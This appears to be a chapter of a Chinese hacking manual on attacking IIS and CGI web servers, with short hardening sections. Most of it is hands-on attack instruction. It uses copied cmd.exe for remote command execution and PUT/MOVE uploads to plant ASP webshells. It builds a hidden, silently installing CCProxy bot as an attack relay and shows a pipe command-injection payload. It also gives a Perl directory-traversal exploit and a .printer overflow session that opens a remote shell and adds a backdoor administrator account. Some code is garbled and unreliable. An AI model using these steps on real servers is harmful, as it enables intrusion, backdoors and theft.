IIS的全称为Internet Information Services,即“互联网信息服务”,是微软的Web服务提供程序,正是这一服务程序存在漏洞。


通过扫描器,可以扫描到漏洞主机,然后,就可以采用一些手段入侵主机了。

1. 扫描漏洞主机

安装运行流光5.0后,出现流光的主界面,如下图所示。



Step 1 单击探测中的“高级扫描”工具,进入“高级扫描设置”界面。



Step 2 单击“反向”按钮取消“检测项目”中所有选择,再选中“检测项目”中的“IIS”。



Step 3 将上面的“起始地址”和“结束地址”填上。注意,流光的作者将流光的扫描范围加了限制,对国内的网址扫描是不允许的,只可以扫描国外的主机,或者,在局域网内也是不受限制的。



Step 4 正在扫描

Step 4 填好地址后，单击“确定”按钮返回主界面开始扫描。过一会儿，就会出现扫描结果了。

另一种扫描方法是，选择“探测”里的“扫描POP3/FTP/NT/SQL主机”，弹出“主机扫描设置”对话框，如下图所示。



填写地址

在对话框里填写各项参数后单击“确定”按钮，扫描的结果会在“扫描结果”对话框中显示，如下图所示。



结果显示处

同时，可以看到在下面的列表里出现各种主机的列表如下图所示。

用户名	密码	主机	端口
Tang	(NULL)	192.168.0.102	80

结果显示处

用鼠标单击黑色主机一连接，出现IIS远程命令行工具，然后执行如下命令：

```
copy C:\winnt\system32\cmd.exe C:\inetpub\scripts\ck.exe
```

此时在浏览器中输入：

```
http://xxx.xxx.xxx.xxx/scripts/ck.exe? /c+dir+c:\
```

如果返回对方C:\的目录，就成功了。如下图所示。



Directory of c:\

```
2007-11-27 09:16 <DIR> ASFRoot
2007-11-27 17:07 <DIR> Documr
2007-10-15 18:15 6 hackedp
2007-10-28 22:08 6 hackedp
```

10.1.3 安全设置IIS服务器


如果想要使自己的IIS服务器比较安全，则需要用NTFS安装Windows2000 Server，然后再安装最新的ServicePack2，一般只安装TCP/IP，最后再安装最新的IE(IE6.0)。

1. IIS的安装

对于IIS的安装，一般我们只需要安装以下的模块就可以了。


- (1) Internet 服务管理器
- (2) Internet 服务管理器(HTML)
- (3) World Wide WWW 服务管理器
- (4) 公用文件
- (5) 文档
- (6) 根据需要安装FTP服务器

如下图所示。



Step 1 选择安装

Step1 在这里最好不要安装FrontPage2000服务器扩展，因为FrontPage是利用Port80来进行文件上传的，所以防火墙不能防御和控制。



默认Web站点

Step2 然后选择按默认的Web站点。

2. 启动IIS

直接点选“开始”→“程序”→“管理工具”→“Internet服务管理器”命令就可以启动IIS服务了。

3. 关闭不必要的服务

对于IIS安全性而言，除了必须不可少的服务以外，其余的服务可以全部删除，如下图所示。



下面是必要的服务，以外的最好删除。

Event Log
IIS Admin Service
Protected Storage
Remote Procedure Call(RPC) Service
Server(远端管理操作)
Windows NTLM Security Support Provider
Workstation(访问远距的文档服务器时需要)
World Wide Web Publishing Service

4. IIS应用服务器的ISAPI应用程序设置

对于IIS应用服务器的ISAPI应用程序设置，我们完全可以把那些不必要的项目全部删除，只保留.asp, .shmt, .shtml, .stm 4种格式文件就可以了，如下图所示。




保留的文件

10.1.4 制作代理跳板


许多人都使用过代理跳板，以前的代理跳板使用skserver制作的，但是现在skserver软件已经被血多杀毒软件列为病毒，所以这里介绍另一款CCProxy软件。这款软件的功能十分强大，而且被杀毒软件列为“合法”的软件。

首先安装好CCProxy软件，单击CCProxy.exe文件进入CCProxy主界面，如下图所示。



Step 1 单击“设置”

Step1 单击“设置”按钮进入设置界面。



Step 2 勾选的设置



Step2 在这里可以通过查阅帮助文件进行配置，最好把“NT服务”选上，选择NT服务后CCProxy将以系统应用程序服务的形式启动。



Setp 3 点击“是”按钮

Step3 配置好后单击“确定”按钮返回主界面。在主界面中单击“退出”按钮退出CCProxy。

如以上配置完成后,在CCProxy安装目录下找到CCPoxy.ini文件,如下图所示。




Step1 打开CCPoxy.ini文件在中间里面加上“ALLHIDE=1”和“AUTOSSETUP=1”，“ALLHIDE=1”的作用是隐藏系统栏中的CCProxy图标，而“AUTOSSETUP=1”的作用是使CCProxy在第一次运行时自动在命令行下安装。


第10章 IIS服务器的入侵与防范




Step2 插入完成后保存并关闭CCPoxy.ini文件。然后选中CCProxy.exe、CCProxy.ini、CDial.dll和uuid.dll四个文件。




Step3 单击鼠标右键弹出右键菜单，使用winrar打包。




Step4 打包完成后，打开这个压缩包。



Step5 单击工具栏上的“自解压”图标，进入“压缩文件CCProxy.rar”对话框。





Step6 单击“高级自解压选项”按钮，进入“高级自解压选项”对话框在“解压路径”文本框中填入要解压的路径，路径不要填写绝对路径，如果目标机的系统在其它盘而不在C盘，这个自解文件会在C盘下创建winnt文件夹并在winnt文件夹下创建一个system32文件夹，这样的话很容易暴露。




Step7 在这里填入%systemroot%\system32，在“解压后运行”文本框中填写要运行的文件“CCProxy.exe”。



Step8 单击“模式”进入模式选项卡，在“安静模式”选项中选择“全部隐藏”一项，在“覆盖方式”选项中选择“跳过已存在的文件”一项，如下图所示。



Step9 单击“高级自解压选项”对话框中“确定”按钮，后回到“压缩文件CCProxy.rar”对话框。



Step 10 重命名按钮


Step10 单击“压缩文件CCProxy.rar”对话框中的“确定”按钮后，会出现“确认文件覆盖”对话框。

在这里选择“重命名”一项，进入“重命名”对话框，如下图所示。




重命名

在“重命名”对话框中修改一下文件名，这里修改成“C:\CCProxy\CCProxy1.exe”后，单击“确认”按钮完成自解压。这时在CCProxy文件夹中就会出现CCProxy1.exe文件，如下图所示。



自解压后的文件

双击该文件运行一下，然后打开任务管理器，在任务管理器中就会找到一个“CCProxy.exe”服务，如下图所示。



CCProxy服务


这样一个代理跳板就做好了。

10.1.5 IIS写权限漏洞攻击

IIS写权限开放并不是漏洞，而是服务器或者网站管理员没有正确配置IIS等信息服务器而引起的。


测试一个目录对于Web用户是否具有可写权限，可采用如下方法Telnet到服务器的web端口(80)并用nc发送一个如下请求：

PUT /dir/my_file.txt
HTTP/1.1
Host: IIS-server Content-Length:10
这时服务器会返回一个100(继续)的信息:
HTTP/1.1 100 Continue,接下来输入10个字母,
比如:hhhhhhhhhh.提交请求后如果得到返回信息
为:HTTP/1.1 201 Created,那么就说明这个目录
甚至服务器是开着的写的权限,如果返回的是
403错误,那么就没有开放可写权限。



Step 1 活跃IP

Step1 首先用纯真IP数据库找些活跃IP,也可
以在百度上搜些。



Step 2 存在漏洞的IP


Step2 然后用“IIS PUT Scanner”扫描存在漏
洞的IP,这些有红色感叹号的IP就是有
漏洞的IP。

Step 3 文件路径



Step3 双击有漏洞的IP,打开“PUT file”窗
口,首先填入文件路径,这里为txt文
档,在下面的窗口中,写入asp代码。

Step 4 单击提交



Step4 单击“PUT”按钮即可。然后使用“桂
林老兵”的iiswrite.exe软件,请求文件
为刚才用“IIS PUT Scanner”写入的txt
文件,IP地址为刚才使用的IP地址,数
据包格式选“MOVE”,单击“提交数
据包”。

第10章 IIS服务器的入侵与防范



Step 5 返回信息

Step5 把“Destination.http://IP/shell.asp”，其中的shell.asp，更名为fei.asp。

如果返回：

HTTP/1.1 201 Created

Date: Tue, 03 Jul 2007 13:02:45 GMT

Server: Microsoft-IIS/6.0

Location: http://222.240.190.98/feiyu.asp

Content-Type: text/xml

Content-Length: 0

则说明提交成功。



Step 6 填写信息

Step6 提交“小马”的目的，是为了上传“大马”。打开“http://ip/fei.asp”，打开“小马”。



Step 7 保存按钮

Step7 可以看见网站的服务器绝对地址为“D:\mail\Web”，“大马”的保存路径设置为“D:\mail\Web\fei123.asp”，填入大马的代码。



Step 8 继续填写

Step8 单击“保存”按钮，保存成功后，提示“保存成功”，并可以继续提交。



Step 9 输入地址

Step9 打开IE输入“http://IP/fei123.asp”，就可以打开asp大马，对服务器进行入侵。


10.1.6 IIS写权限漏洞防范

去掉Web用户的IIS的写入权限是防止黑客利用该漏洞进行攻击最好的方法。




Step 1 Internet信息服务

Step1 选择“管理工具”→“Internet信息服务”。



Step 2 属性选项

Step2 打开“Internet信息服务”窗口，在“默认网站”的图标上单击鼠标右键，在弹出菜单中选择“属性”。



Step3 在“默认网站 属性”窗口中，选择“主目录”选项卡，去掉“写入”前面的勾。

10.2 CGI解译错误漏洞攻防

长期以来，Web服务器的安全一直是大家关注的焦点，很多网上“黑客”的行为也是修改别人的主页。CGI程序的安全性是Web安全中一个非常重要的部分，大部分的80端口入侵都是通过CGI程序漏洞来进行的。

所谓CGI漏洞是指CGI程序开发人员在开发CGI程序过程中忽略了对某些变量的过滤或者在程序中的某些句柄参数中留有安全问题，因此留下CGI程序的安全隐患，导致入侵者可以从80端口进入服务器，进而获得对服务器的控制权。

10.2.1 认识CGI漏洞检测工具

1. Twwwscan

这个工具速度比较快，而且可以利用参数把

windows系统和unix系统分开扫描,不使用图形界面,比较简单。

2.Cis

这个工具是图形化的小巧扫描工具,主要是针对windows系统设计,对检查出来的CGI问题有比较详细的描述,利于使用、分析和解决漏洞。

3.Voideye

图形界面做的比较花哨,可以检查的CGI问题比较多些,但不太准确。

4.Webscan

这个工具检查种类很多,有300多条,能提供HTML格式报告,集合了一些跟随攻击方式,这些工具只是检查一下服务器有没有这个链接存在,如果有,就会报出存在漏洞,这当然会有很多误报。

10.2.2 guestbook.cgi漏洞分析

Guestserver是一个guestbook系统,有远程执行任意命令的BUG。导致这个BUG的原因是从HTTP提交一个恶意的email变量。

下面就先来使用guestserver如何屏蔽email变量的。

提交的email变量首先被过滤掉冒号、逗号、分号,如下所示:

line 282:

```
$FORM{ 'email' } =~ s/\<[^\>]*\>>//ig;
```

```
$FORM{ 'email' } =~ s/\
```

```
$FORM{ 'email' } =~ s/\>>//g;
```

```
$FORM{ 'email' } =~ s/\”/_/g;
```

```
if ($FORM{ 'email' } !~ /^[^\@]*[^\@][^\@]*$/g) {
```

```
    $FORM{ 'email' } = undef;
```

```
}
```

line 360:

```
&mail_guest if ($mailto_guest && $mailprogram && ($FORM{ 'email' } !~ /\, \: \;|/));
```

After that, the email must be in “normal” form.

line 957:

```
if ($FORM{ 'email' } =~ /. *? \ @ . *?
```

```
\. *?/) { open (MAIL, “|$mailprogram $FORM{ 'email' }”);
```

但这个过滤是不够的:管道符没有被过滤。可以提交一个带命令的email变量,以管道符作为命令和email变量的分割线。如果它看起来像是一个普通的email地址,CGI会执行这个email所附带的命令。

举例说明:使用一个email变量,注意引号内的内容:“|bleh|bob@example.com”

以管道符作为分界线的的内容提交给远程服务器,就会执行这条命令:

“/bin/sh -c |bleh|bob@example.com”,检查error_log,我们将会发现下面的内容:

```
sh: bleh: command not found
```

```
sh: bob@example.com: command not found
```

攻击者可以利用这个漏洞在服务器上创建一个后门,用以进入执行这个CGI script的服务器。

首先,guestserver.cgi必须配置允许向guest发送邮件,才能通过向guestbook张贴带命令的邮件地址的方法来利用这个漏洞。

服务器上的guestbook配置文件里必须有这一句:<-guestbook.mailto_guest-> # Yes = 1, No = 0

另外,在提交的email变量里不能带有冒号,否则,email变量将会被打乱。所以不能使用如i.e.:“xterm -ut -display 127.0.0.1:0.0”之类的命令。

解决方法有两种,第一种是快速方式,在guestbook配置文件里选择不接受发送邮件给guest,即设置<-guestbook.mailto_guest->指示为0。第二种是修改程序,完全过滤控制字符。

10.2.3 search.cgi漏洞分析

下面来看看SolutionScripts.com Home free CGI包的脆弱性。

SolutionScripts.com是一个perl CGI程序的经销商,经营所有支持perl的平台上的CGI程序,包括WINNT、LINUX和大多数的UNIX。

Home Free是一个CGI包,由SolutionScripts.com开发并销售。在这个CGI包里面的search.cgi程序有一个安全漏洞,这个漏洞将导致攻击者

浏览本地文件内容,甚至在webroot目录之外的文件。

如果对“目录越权访问”有比较好的理解,那么就可以利用这个CGI文件来浏览webroot目录以外的内容。

以下说明这个漏洞的来由:

search.cgi 脚本使用以下的输入变量:

```
letter=any string
cata=any string
perpage=any string
start=any string
boolean=or/and
advanced
```

如果search.cgi有一个带‘..’结果的‘letter’变量,那么它就可能显示普通用户所不能访问的目录下的内容,利用http://www.example.com/cgi-bin/search.cgi?letter=..\..\..\winnt这个URL可以列出该服务器上的\winnt目录。使用这个脚本不能直接列出文件的内容,但它仍然具有一定的威胁性。因为攻击者可以利用这个漏洞来搜集服务器的一些敏感信息,例如绝对路径,DLL版本等。

以下是这个漏洞的exploit,利用这个程序能在有这个漏洞的服务器上显示出root目录:

```
#!/usr/bin/perl
#
# Quick exploit of the Home Free ./search.cgi
script, allows you to list
# directories on the host.
#
# Default server is antionline's, change as
appropriate.
#
use IO::Socket;
if ($ARGV[0] eq "") { die "no argument\n"; }
$asoc = IO::Socket::INET->new(Proto =>
"tcp", PeerAddr => "examplesite", PeerPort => 80)
|| die "can't connect to host: $!";
select($asoc);
$|= 1;
print $asoc "GET /cgi-bin/search.cgi?lette
r=..\..\..\..\$ARGV[0]&start=1&perpage=all
```

```
HTTP/1.0\n\n";
```

```
while(<$asoc>) {
if ($_ =~ /.+HREF.+TD.+/) {
@parts = split("\", $_);
$foo = $parts[1];
@parts = split("/", $foo);
print STDOUT $parts[3];
print STDOUT "\n";
}
}
```

```
close(ASOC);
```

CGI漏洞的危险性很大,利用上面的URL格式向服务器提交一个畸形的WEB请求,实际上相当于CGI程序给了网页浏览者一个该服务器的shell,然后就可以在服务器上发送任意的命令了。

如果Web服务器是管理员权限起的Web服务,那么攻击者直接可以通过CGI漏洞获得对服务器的完全控制权。

对于编写很差的CGI程序,通过封闭源码的办法很多时候并不能躲过被黑客利用的命运,黑客可以通过向它发送许多出人意料的请求,分析它的回应猜测出程序的结构和可能存在的弱点从而利用之。

10.3 printer缓冲区漏洞


Printer漏洞,是目前许多公司使用IIS来管理他们的网站而导致的。下面将用实例通过这个漏洞来攻击一个网站。

10.3.1 IIS的printer溢出漏洞攻击

首先通过对目标网络的扫描,可以检查对方是否存在该漏洞。目前,在扫描这一漏洞的软件中,X-scanner是比较出色的。你可以在http://www.xfocus.org下载最新版本,它支持扫描printer漏洞。

具体操作步骤如下:

第10章 IIS服务器的入侵与防范



Step 1 输入扫描范围

Step1 打开X-scanner, 输入目标主机IP, 也可以输入IP段, 然后选择扫描IIS漏洞。

```
5x63winnt/system32/cmd.exe?/c+dir+c:\\" ...
: Scanning IIS cgi filename decode hole "/f
.%25x35x63winnt/system32/cmd.exe?/c+dir+c:\\" ...
: Scanning IIS remote .printer overflow ...
: Found IIS remote .printer overflow bug!!!
```

Step 2 命令行提示

Step2 然后单击“开始扫描”按钮。这样, 如果对方主机存在该漏洞, 就会在命令行界面中出现“Found IIS remote .printer overflow bug!!!”的提示。

```
D:\newtools>iis5hack 80 8
iis5 remote .printer overflow. written by sunx
http://www.sunx.org
for test only, dont used to hack. :p

connecting...
sending...
Now you can telnet to 99 port
good luck :>

D:\newtools>telnet 99
```

Step 3 使用iishack工具

Step3 下面要使用工具去利用这一漏洞, 目前这方面的软件很多。在这里使用的是iishack5.0的远端打开端口功能, 使用这一功能, 就相当于使用ncx在远方开了个99端口。

```
E:\D:\WINNT\System32\cmd.exe - telnet 99
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-1998 Microsoft Corp.

C:\WINNT\system32>cd \

C:\>net user IUSRredpp /add /expires:never
命令成功完成。

C:\>
C:\>net localgroup "administrators" /add IUSRredpp
命令成功完成。
```

Step 4 添加用户

Step4 这样, 就得到了远程的system权限, 来做个后门, 顺便看看它的权限。

顺利的添加了一个IUSRredpp用户, 并把这个用户添加到了administrator组中。

这时已经完全能够控制这一台服务器了。

Step5 下面找到主页存放的位置, 先到主页上, 单击右键看看特殊图片的文件名, 然后通过dir c:\filename.gif /s来搜索这个文件。如果c盘上没有, 就到d盘。这次发现的这台机器, 主页放在c:\inetpub\wwwroot下。

Step6 在命令行状态下:

```
C:\InetPub\wwwroot>dir default.*
驱动器 C 中的卷没有标签。
卷的序列号是 804A-1DCA
C:\InetPub\wwwroot 的目录
2001-04-10 15:26 5,053 default.asp
1 个文件 5,053 字节
0 个目录 143,301,632 可用字节
